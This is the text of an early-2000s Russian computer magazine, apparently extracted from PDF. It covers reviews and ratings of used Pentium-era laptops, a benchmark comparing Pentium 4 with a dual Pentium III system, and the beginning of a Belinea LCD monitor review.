Первая ласточка среди ноутбуков, полностью приспособленных к нормальной офисной работе. О PCMCIA и возможности подключения CD-ROM, модема или LAN-карты не стоит и говорить — это стандарт. Toshiba всегда все делала на уровне, хотя 4 Мбайт оперативной памяти явно маловато. Продавец клялся и божился, что на бук можно

поставить Windows 95. Расширить память несложно, так как дополнительный слот легко доступен, а сама память продается отдельно. Windows 95 терпимо работает при наличии 8 Мбайт, но что будет, если оставить только 4 Мбайт, неизвестно: так как на машине уже стояла Windows 3.11, эту загадку решить не удалось. Офисные приложения, несмотря на постоянный скрип винчестера и огромный размер папки /temp, работали очень быстро. Неудивительно поэтому, что аккумулятор не выдержал нагрузки и умер.

### ОЦЕНКА

**7/10** — Нельзя ставить на такие машины всего лишь 4 Мбайт памяти. Из-за этого даже очень неплохие аккумуляторы от Toshiba не выдерживают постоянной работы swap-ящегося винчестера. Все остальное как обычно выполнено «на отлично».



» лись быстро и без особого кровопролития. Отсюда — «пригнанность» всех комплектующих для букв, надежность и отличная связь с программным обеспечением. Дружба программистов и инженеров дошла до того, что на бук стал легко устанавливаться RedHat Linux 4.2 и 5.0. Естественно, скорость работы в «пингвине» была намного выше, чем под Windows 95, а поэтому до сих пор встречаются буки с установленным Unix.

### Научно-техническая революция

Наверняка все еще помнят помпезный, но довольно неудачный выход Pentium на рынок. До-

ходило до абсурда, так как рынок был завален Pentium 60, 75 и 90 МГц, а не ценящий прогресс потребитель продолжал затачиваться AMD 486DX-4 100 МГц и AMD 486DX-5 133 МГц (ATZ, ATD), так как производительность Pentium 90 составляла примерно 80% производительности AMD 100 МГц. Даже Intel 486DX-4 120 МГц расхватывался, как горячие пирожки. Разбирающиеся в технике покупатели начали с осторожностью покупать Pentium 100 МГц и более быстрые процессоры только после того, как стих скандал со знаменитой ошибкой <256=0>. Однако еще до скандала и всеобщего разочарования производители, стараясь перехватить ры-

нок, начали сборку ноутбуков на ранних процессорах Pentium. Итог плачен: сами буки были неустойчивы к температурным режимам. А резкая и быстрая потеря ими популярности отразилась на качестве и комплектации последующих моделей — рекламная кампания Intel сделала свое черное дело: вместе с Intel финансовые затруднения стали испытывать даже такие монстры, как Compaq и IBM, немалую статью доходов которых составляли буки на новых процессорах.

От скандала в итоге все же была польза — нам всем посчастливилось НЕ УВИДЕТЬ ноутбуки на Pentium PRO процессоре.

## TOSHIBA TP370C

**486DX-4 75 МГц**

12 Мбайт оперативной памяти

3-дюймовый дисковод 1,44 Мбайт

512 Мбайт HDD

VGA COLOR TFT 10,4-дюймовый

SoundBlaster

PCMCIA, LPT, COM1, COM2, DIN15, Keyboard, PS/2  
аккумулятор мертв


**Цена ▶ \$260**

Отличная машина! Оптимальное соотношение процессора и памяти; винчестер, работающий в режиме PIO Mode 3 (видимо, Quantum или Conner) и разгоняющийся до 850 Кбайт/с, видеопамять 1 Мбайт не могут не порадовать.

Клавиатура в отличном состоянии. Все недостатки сводятся к паре мелких царапин и, собственно, к устаревшему дизайну. Машина пользуется устойчивым спросом, а это лучшая рекомендация. Фирма, продававшая испытуемый экземпляр, давала на бук двухмесячную гарантию — обычный срок для машин подобного класса 2 недели. Проклятием всех «четверок» снова является количество оперативной памяти. 16 или 24 Мбайта были бы здесь гораздо уместнее.

### ОЦЕНКА

**9/10** — Единственный недостаток — мертвый аккумулятор. Чтобы купить новый, придется выложить \$50. Мелочь, но неприятно.



▲ Достаточно взглянуть на эту фотографию, чтобы больше никогда не высказываться пренебрежительно о 386SX/DX и 486DLS процессорах

## TOSHIBA TP4900CT

Pentium 75 МГц

40 Мбайт оперативной памяти

3-дюймовый дисковод 1,44 Мбайт

810 Мбайт HDD

VGA COLOR TFT 10,4-дюймовый

SoundBlaster, Speakers, Mic.

внешний CD-ROM 24x

PCMCIA, LPT, COM1, COM2, DIN15, Keyboard, PS/2

аккумулятор мертв

**Цена ▶ \$360**

Забудем о процессоре. Производительность ноутбука не сильно отличается от производительности хороших 486-х букв. Однако удивляет соотношение количества оперативной памяти и производительности процессора. Мало, конечно, не бывает, но можно было

обойтись и 24 Мбайт. Что действительно радует, так это полный набор из CD-ROM, звуковой карты и примитивной стереосистемы — теперь можно запустить DOOM или даже Quake со звуком. Процессор легко справляется с этим тестом, показывая неплохие результаты: 23–24 fps в 320x200 режиме Quake. Машина заметно греется, но работает стабильно. Собственно, серьезных (да и несерьезных) недостатков нет.

### ОЦЕНКА

**8/10** — В такую конфигурацию устанавливать Pentium 75 МГц — преступление! Достаточно представить на месте P-75 что-нибудь вроде Pentium MMX 133, как сразу становится понятно, на какие жертвы пришлось идти инженерам Toshiba, чтобы спасти положение и продать закупленные по еще заоблачным ценам Pentium 75.

» Время лечит. Pentium 120 и 133 МГц уже могли похвастать действительно превосходной производительностью и качеством. Постепенно буки на Pentium 60/75/90 МГц стали пропадать из продажи. Из всех машин на этих процессорах выжили только Toshiba и Compaq ирландской сборки. Можно снять шляпу перед инженерами Toshiba, так как другим маститым производителям не удалось добиться устойчивой работы процессора. Например, IBM на Pentium 60 МГц умудрялся намертво зависать каждые полчаса, несмотря на громкое имя.

Появление процессора с MMX-расширением окончательно разрядило обстановку. Новый процессор, новые модели и новые возможности обелить себя были использованы практически всеми производителями на всю катушку. Правда, с пользой для потребителя. Процессоры подешевели быстро — Intel не стал третировать рынок, так как был измучен «войной четверок» с AMD, DIMM-память стала обыденностью, и даже винчестеры начали понемногу дешеветь. В результате ноутбуки с приличной начинкой продавались да-



## COMPAQ LTE 5100

Pentium 90 МГц

8 Мбайт оперативной памяти

3-дюймовый дисковод 1,44 Мбайт

810 Мбайт HDD

VGA COLOR TFT 10,4-дюймовый

SoundBlaster, Speakers, Mic.

PCMCIA, LPT, COM1, COM2, DIN15, Keyboard, PS/2

аккумулятор слабый

**Цена ▶ \$310**

Еще одна крайность. Почти отличный процессор должен тесниться в 8 Мбайт оперативной памяти. Все остальное нареканий не

вызывает. Впрочем, в Compaq ругать почти всегда нечего. Модель позволяет расширять оперативную память, так что особенной проблемой это быть не должно. В отличие от Toshiba, бук работает часами без заметного нагрева. Дополнительный недостаток — отсутствие CD-ROM при наличии SoundBlaster, колонок и микрофона.

### ОЦЕНКА

**7/10** — Очень мало памяти, из-за чего производительность заметно ниже Toshiba TP4900CT, несмотря на более мощный процессор.

же в самых крохотных магазинчиках за вполне разумные деньги. Среди них тяжело выбирать лучшие модели. Процессоры Pentium MMX 166/200/233 МГц практически ничем, кроме производительности, не отличаются. Даже те буки, которые признаны «нениквидами», обычно имеют проблемы только с дисководами и западающими клавишами, реже — с CD-ROM. Некоторые продавцы честно признаются, что полгода назад придерживали Pentium MMX 166/200/233 МГц буки. Хотя если быть совсем точным, то Pentium MMX 233 популярностью не пользуется — сам процессор уже перерос Pentium MMX 166, но никак не может тягаться с Pentium II. В результате процессор — ни рыба, ни мясо, а любая модель, собранная на нем, все равно обойдется не меньше чем в \$800. В последнее время с появлением достаточно дешевых Pentium II буки популярность всех первых Pentium вообще заметно упала.

## » Новейшая история

В настоящее время первый Pentium в «десктопах» может серьезно использоваться только в качестве файловых серверов, шлюзов и прокси-серверов. Ноутбукам на этом процессоре тоже пора начинать уходить с рынка. В принципе ноутбуки сами «понимают» это, достаточно почитать объявления о продаже букв в Сети: больше половины всех продаваемых моделей собраны на Pentium MMX 133/166. Уход, по-видимому, будет долгим и мучительным — уж больно хороши конфигурации моделей, а полная аппаратная совместимость по отношению к современному программному обеспечению вообще единственный серьезный аргумент при выборе бука.

Однако не будем снобами и черствыми консерваторами. Обратим внимание на буки, которые еще полгода назад считались верхом совершенства и стоили столько же, сколько и «породистая скаковая лошадь». Самыми популярными «скаковыми лошадьми» бальзаковского возраста являются машины, собранные на процессоре Pentium II 266 МГц. Более быстрые процессоры намного дороже, поэтому встречаются редко. Сказать что-то определенное о комплектующих Pentium II букв трудно. Технология за 5-6 лет развития отточена великолепно, так что в настоящее время все «баги» ноутбуков целиком и полностью зависят от сборки, а значит, и от имени производителя. Самыми популярными моделями являются детища IBM, HP и Dell. Линейки Toshiba и Compaq еще достаточно дорогие. Другие производители или не популярны, или еще слишком дороги.

Напоследок остается заметить, что не стоит жестко привязываться к приведенным конфигурациям и ценам, так как даже в магазине вам переберут бук целиком и полностью, добавят что угодно и в любом количестве. Если же искать бук по объявлениям в Сети, то машина обойдется вам примерно на четверть дешевле.

■ ■ ■ Генри Шеппарт

Большая часть ноутбуков предоставлена фирмой Gilut Trading Company (<http://www.gilut.ru>)



## HP OMNIBOOK 2000 СТ

Pentium 133 МГц

32 Мбайт оперативной памяти

3-дюймовый дисковод 1,44 Мбайт

2 Гбайт HDD

VGA COLOR TFT 12,1-дюймовый

SoundBlaster, Speakers, Mic.

Modem 33.6

PCMCIA, LPT, COM1, COM2, DIN15, Keyboard, PS/2  
аккумулятор рабочий

**Цена ▶ \$500**

от стандартных настольных системных блоков, которые собирались для Pentium 133, не хватает только CD-ROM, и лишь это обстоятельство мешает отметить модель как самую удачную покупку. Хотя в свое время она тоже была популярной «рабочей лошадкой».



## ОЦЕНКА

**9/10** — Отличная комплектация: ничего лишнего и всего в меру. Памяти ровно столько, сколько потребуется для Windows 95, а винчестера вполне хватит для полноценной офисной работы.

## HP OMNIBOOK 5700 СТ

Pentium MMX 166 МГц

48 Мбайт оперативной памяти

3-дюймовый дисковод 1,44 Мбайт

2 Гбайт HDD

VGA COLOR TFT 12,1-дюймовый

SoundBlaster, Speakers, Mic.

CD-ROM 20x

Modem 33.6

PCMCIA, LPT, COM1, COM2, DIN15, Keyboard, PS/2, Ir  
аккумулятор рабочий

**Цена ▶ \$670**



Большего не пожелаешь. Видеоподсистема построена на довольно известном чипе Chips и укомплектована 2 Мбайт видеопамяти. Памяти чуть больше, чем это необходимо, но машине с таким процессором это только на пользу. И чтобы уже окончательно влюбиться в эту машину, в ней предусмотрен инфракрасный порт!

## ОЦЕНКА

**10/10** — Большего не пожелаешь. Остается влюбляться. Следующий процессор Pentium MMX 200 МГц имеет производительность всего лишь на 12% большую, чем у процессора этой модели, так что искать среди первых Pentium более серьезный агрегат не стоит. Аппарат заслуживает знак «Оптимальный выбор Chip».

## IBM TP 600E

Pentium II 266 МГц

64 Мбайт оперативной памяти

3-дюймовый дисковод 1,44 Мбайт

4 Гбайт HDD

VGA COLOR TFT 13,1-дюймовый (1024x768)

SoundBlaster, Speakers, Mic.

CD-ROM 24x

Modem 56K

PCMCIA, LPT, COM1, COM2, DIN15, Keyboard, PS/2, Ir  
аккумулятор рабочий

**Цена ▶ \$1000**

Наверное, это лучшая модель из машин подобного класса. Она очень легкая — около 2 кг; хотя преимущество в массе связано с определенным недостатком. Так, у нее только одно гнездо для периферийного расширения, куда можно вставить либо CD-ROM, либо дисковод. Правда, оба эти устройства входят в комплект. Видеосистема держит разрешение 1024x768 пикселей.

## ОЦЕНКА

**10/10** — Вполне «вкусная» машина. Есть все, что нужно для полноценной работы. Но ничего выдающегося для такого класса машин не наблюдается. Просто надежная и легкая модель.

# Pentium 4, Pentium III, Athlon и все, все, все....

Pentium 4 против Dual Pentium III


Вокруг сплошные загадки. Загадочные процессоры Pentium 4 скрывают свои возможности. Загадочные покупатели не хотят заниматься загадками Pentium 4 и закупаются Athlon и Duron. Несмотря на то, что начиная с 386 процессоров AMD прочно заняла место одного из крупнейших производителей дешевых процессоров, многие пользователи продолжают копить деньги на новые разработки Intel.

Несмотря на все споры вокруг Athlon и Pentium 4, бурную деятельность Intel не заметить невозможно. Давно вышел Pentium 4 1,4 ГГц, и уже готовится к массовой продаже процессор с тактовой частотой 1,7 ГГц. Даже если вы заклятый враг Intel и из чувства протеста готовы скупить их процессоры и давить их катком, все равно стоит глубоко вдохнуть, немного успокоиться и посмотреть, что же это такое — Pentium 4. В добавок не менее ненавистная, но все же популярная ОС Windows обзавелась DirectX 8.0 с поддержкой новых команд SSE2. Только этот факт должен настораживать —

вспомните, как «рождалась» технология MMX: почти полгода бытовало мнение, что «это никому не нужно», затем появились игры, которые имели опцию использования/неиспользования MMX. В дальнейшем разница между P-150 и P-166MMX стала просто гигантской, так как программное обеспечение практически целиком переходило на новую систему команд. В то же время попытка AMD внедрить свою технологию 3DNow! закончилась полным крахом. Если Intel удалось заставить пользователей и разработчиков признать MMX без чьей-либо помощи, то «пропихнуть» SSE2 с помощью самой распространенной опера-

ционной системы будет легче легкого. Вторым поводом обратить внимание на процессоры Intel является их частота — каждые два-три месяца объявляется о появлении еще более быстрого процессора. Народная любовь все равно не поможет в ближайшее время AMD догнать Intel, а загадочные слухи о чем-то новом от AMD пока остаются слухами.

Разбирать по полочкам один только Pentium 4 скучно, необъективно и глупо. Сравнений с AMD было достаточно много, в том числе и в нашем журнале. Однако многочисленные тестировщики забыли о двухпроцессорных системах. Ведь



» двухпроцессорная система, составленная даже из процессоров «прошлого поколения», вполне может конкурировать с «поколением нынешним», особенно если в старики записать Pentium III 1 ГГц. Необходимо восполнить этот пробел, так как материнские платы для подобных систем намного дороже обычных, а цены на процессоры Pentium III давно уже упали. Многие заметили, что в обычной ситуации Pentium 4 ведет себя как Pentium III, практически не выделяясь производительностью, значит два процессора Pentium III просто обязаны обогнать Pentium 4.

#### Итак, для теста использовались две машины:

- ▶ Pentium 4 1,4 ГГц, 256 Мбайт RIMM Samsung, материнская плата Intel D850GB, Asus V7700 GeForce 2, HDD DTLA 307030 30 Гбайт. Остальное — просто вкусности, которые на производительность не влияют, — Asus DVD, SB Live!
- ▶ Dual Pentium III 1 ГГц, 256 Мбайт DIMM Kingston, материнская плата ABIT-VP6, Asus

GeForce 2 GTS, HDD DTLA 307030 30 Гбайт. Остальное — CDRW CDW 58E, SB PCI 128.

Так как вторая машина отличается необычной конфигурацией, то на ней была установлена операционная система Windows 2000, поддерживающая два процессора. Поэтому для корректного сравнения была использована та же версия Windows и для Pentium 4.

Заранее предупрежу, что все тесты описаны в том порядке, в котором они были выполнены. Результаты очень неожиданные, и поэтому не стоит делать общие выводы на основе этих частных тестов.

#### Офисные, графические и векторные приложения

Понятно, что особенного прорыва при работе с офисными приложениями от Pentium 4 ждать не приходится. Работа в Word или Excel не требует наличия мощного процессора, скорее более важны количество памяти и скорость жесткого дис-

ка. Тест OfficeBench был пройден обеими машинами за практически одинаковое время: Pentium 4 уложился в 40 секунд, Dual Pentium III — в 35,5 секунд. Странное на первый взгляд отставание компьютера на базе нового детища Intel объясняется всего лишь разными связками «материнская плата — жесткий диск».


Почти те же результаты получаются и при работе с растровыми изображениями. Обе машины сравнялись в скорости при линейных преобразованиях изображения. Зато Pentium 4 пошел в отрыв при использовании самых простых фильтров.

Фильтр Blur (размытие) выполняется новым процессором в 1,42 раза быстрее, чем двухпроцессорной системой на базе Pentium III. Видимо Pentium 4 нашел к чему приложить свои возможности — Blur More (сильное размытие) был им выполнен в 3,57 раза быстрее! Постепенно стало меняться и отношение к Pentium 4. Однако чтобы убедиться, что такой результат не является следствием скорости работы памяти, нужно было

&gt;&gt;

» проверить процессор с помощью самого сложного с точки зрения вычислений медианного фильтра. Принцип фильтра заключается в вычислении компонентов цвета пикселя на основе матрицы яркостей окружающих пикселей. Такая матрица может достигать размеров 24x24 точки, соответственно для вычисления цвета одного пикселя может быть задействовано до 576 цветовых троек (R, G, B). Понятно, что обработка подобным фильтром даже небольшого плаката формата А4 может занять немало времени. На двухпроцессорной системе Adobe Photoshop 5.5 обрабатывал изображение в 3600x3600 точек медианным фильтром с задающей матрицей 16x16 пикселей около 13 секунд, когда как Pentium 4 хватило всего 2,5 секунды — выигрыш, более чем в 5 раз!

Adobe Illustrator и CorelDraw ничем не выдали своих пристрастий. Скорости работы обеих платформ практически не отличаются даже при работе с очень сложными объектами. Небольшое преимущество Pentium 4 (он быстрее в 1,2 раза) выглядит даже несколько странно на фоне обещаний Intel, однако просто запомним этот факт и продолжим дальше.



▲ На схеме явно заметен скачок производительности новых процессоров

### MP3

Intel не подвел. Fraunhofer encoder в связке с Pentium 4 уложился всего в 1 минуту 25 секунд при кодировании 500-секундного wav-файла с bitrate 320 Кбит/с и частотой 44 КГц. Двухпроцессорной системе на кодирование того же файла понадобилось 3 минуты 6 секунд. Понятно, что этот результат достигнут не только обычным увеличением частоты процессора.

Вообще комплексный эталонный тест, разработанный компанией SPEC, показывает заметный скачок производительности всего семейства процессоров Pentium 4.

### OpenGL

Очень многие популярные игры используют стандарт OpenGL, а так как Pentium 4 «обещает» беспрецедентную скорость обработки трехмерной графики, то обойти вниманием этот тест нельзя. Но необходимо учесть, что Microsoft усиленно продвигает собственную технологию Direct3D. Тут-то и начинаются странности.

Quake 3 Arena, использующая стандарт OpenGL, сразу после загрузки системы выдает 132 кадра в секунду на Demo001 при 640x480 @ 16 бит на Pentium 4 и 127 кадров на Demo002 при всех включенных эффектах. Вполне приличные результаты, если не учитывать того, что Pentium III (в данном случае никакой отдачи от наличия двух процессоров нет, так как используется только один) в том же разрешении выдает 115 кадров в секунду на Demo001 и 111 — на Demo002. Прирост скорости нового процессора действительно просто незначителен. Это даже не вписывается в ожидаемые результаты, которые должны были получиться из-за более высокой частоты на которой работает Pentium 4. Еще три попытки провести тест показали те же результаты. Наконец в голову пришла идея «прогнать» Quake под Linux.

С загрузочного компакта было запущено ядро Linux 6.2 и по локальной сети подгружена оставшаяся часть операционной системы, так как тратить время на установку операционной системы не хотелось — с трудом верилось, что могут быть отличные от полученных результаты. Пришлось отказаться от настройки звука, так как заниматься перекомпиляцией ядра не было возможности. Наконец Q3A был запущен — результаты просто ошеломляющие: на Demo001 Pentium 4 выдал 247 кадров в секунду! Чтобы учесть отсутствие звука в тесте под Linux еще раз пришлось прогнать процессор в тесте под Windows 2000 Professional с отключенным драйвером звуковой карты. Результат все равно не впечатляет — всего 146 кадров в секунду. Тест Dual Pentium III под Linux повторить результата Pentium 4 не смог: всего лишь 130 кадров в секунду на Demo001.

Сам собой напрашивается вывод, что процессор Pentium 4 действительно сильно отличается от своего предшественника Pentium III, но операционная система Windows 2000 в OpenGL упорно это скрывает. Linux достаточно старой версии оказался более дружелюбным по отношению к новому процессору, хотя никаких специальных инструментов для этого не имеет. Остается только догадываться о различиях в коде Quake 3 под Linux и Windows.

### Direct3D

Тут-то и наступает праздник на улице Microsoft. Хотя и несколько подпорченный тем, что Linux не может показать себя в этом тесте. Pentium 4 в 3Dmark2001 показывает впечатляющие результаты, но все же того шока, которым сопровождался вывод результатов теста под Linux, уже не было. Тест «одарил» двухпроцессорную систему на Pentium III всего 1804 очками, в то время как Pentium 4 заработал 2640 очков. При этом нужно учитывать, что в Windows 2000 с DirectX используются оба

процессора двухпроцессорной системы, в отличие от теста OpenGL.

Однопроцессорная система на Pentium III довольствовалась всего лишь 1056 очками. Тест при тех же условиях, но с DirectX 7.0, подтверждает заявления Microsoft о том, что новый DirectX разработан с учетом команд SSE2. В общем же развитие поддержки Pentium 4 уже набирает обороты. В начале апреля появились новые драйвера Detonator 12 для Windows 2000 от NVIDIA. Их главная особенность — частичная поддержка новых инструкций процессора Pentium 4. Так что теперь окончательно становится ясно, куда катится мир, и откуда растут ноги: ведь NVIDIA разрабатывает графический чип для консольного детища Microsoft X-Box.

Видимо придется признать, что Pentium 4 действительно представляет собой нечто совершенно новое. Просто современный софт не в состоянии пока использовать все его возможности. Как ни странно, большинство обзоров сравнивают «производительный Athlon» и Pentium 4 с точки зрения современного пользователя. Это повторение ошибки с MMX. Конечно, еще полгода пользователи будут правы, думая что если Athlon 1,1 ГГц гораздо производительнее Pentium 4,14 ГГц то какой смысл покупать дорогой Pentium? Правильно, никакого. Однако процессор AMD работает, используя все свои ресурсы, и очень редко кто замечает, что Pentium 4 пока работает с использованием инструкций Pentium III.

Получается довольно странная ситуация. Еще не существует даже технологических демопрограмм, которые смогли бы показать действительную производительность процессора от Intel. Получается, что Athlon и Dual Pentium III представляют собой вполне современные, мощные и при этом дешевые системы. Pentium 4 пока никак себя не проявил, но нависает угрозой всеобщего внедрения новых SSE2 инструкций, благодаря чему AMD придется поднапрячься, а Pentium III уйдет в прошлое. Сомневаться в будущем успехе Intel не приходится.

Помните мое слово — нам осталось всего полгода беззабочной уверенности в правильности выбора процессора.

А пока наслаждайтесь, посмотрите вокруг — весна, птички, девушки...

### P. S. Еще одно интересное наблюдение:

Достаточно отвлечься от войны между Intel и AMD и заметить, что многие с нетерпением ждут появления на прилавках GeForce 3, все возможности которой еще долго не будут использоваться. В то время как та же ситуация с Pentium почему-то вызывает странную реакцию неприятия «обнаглевшего монстра» Intel.

■ ■ ■ Генри Шеллпард

Эта страница умышленно пустая

LCD-мониторы Belinea

# Тоньше, легче, дешевле

Быстрее, выше, сильнее... Когда-то этот лозунг был очень популярен. Но, видимо, в последнее время более актуальной становится фраза: тоньше, легче, дешевле. Пользователи стали намного чаще обращать внимание на LCD-мониторы — постепенно они перестают быть диковинкой или роскошью. Куда приятнее, когда на столе стоит не огромный ящик из пластика, стекла и металла массой в 30 кг, а тонкий и изящный жидкокристаллический монитор.

**C**овсем недавно цена на LCD-панели резко упала, продолжает она снижаться и сейчас. Мониторы такого класса с самого начала были намного более эргономичными и дружественными к пользователю, чем обычные CRT-модели, их единственным недостатком до сих пор является только цена. Поэтому чтобы решить, стоит ли иметь дело с LCD-мониторами, стоит ознакомиться с самыми дешевыми из популярных моделей: легко предположить, что если их показатели окажутся приемлемыми, то показатели дорогих аналогов будут еще выше.

Самыми дешевыми и популярными оказались модели от Scott, LG и Maxdata. Мониторы от LG уже изучены вдоль и поперек — только ленивый не писал о них. К моделям от Scott, несмотря на то, что его мониторы примерно на \$50–100 дешевле аналогичных моделей других производителей, относиться нужно с осторожностью (то же: только ленивый не ругал время реакции LCD-панелей SLSD). Остаются мониторы Belinea от Maxdata, которые часто незаслуженно не попадают в тесты.

## Belinea 101515 15-дюймовый (1024x768 @ 75Гц)



Это самая простая модель. Как по характеристикам, так и по возможностям настройки. LCD-панель для этой модели производится в Китае


### Итог ► монитор со спорными характеристиками LCD-панели

- + большой запас яркости и контраста
- + минимальное время реакции
- + простота настройки
- + отличная цветовая чувствительность
- небольшой угол обзора
- очень сильный муар при разрешении 640x480 (не так заметен при 800x600)

### Оценка ► 7/10

Как бы пытаясь загладить свой промах с интерполяцией, монитор показал великолепные результаты чувствительности цветового наполнения: разница между черным цветом и цветом, полученным при добавлении к нему всего 2% белого, оказалась весьма ощутимой. Для сравнения достаточно сказать, что этот показатель превышает показатели чувствительности одних из лучших, по оценкам специалистов, мониторов Sony из линейки Multiscan G200/400/500.

## Belinea 101540 15-дюймовый (1024x768 @ 75Гц)



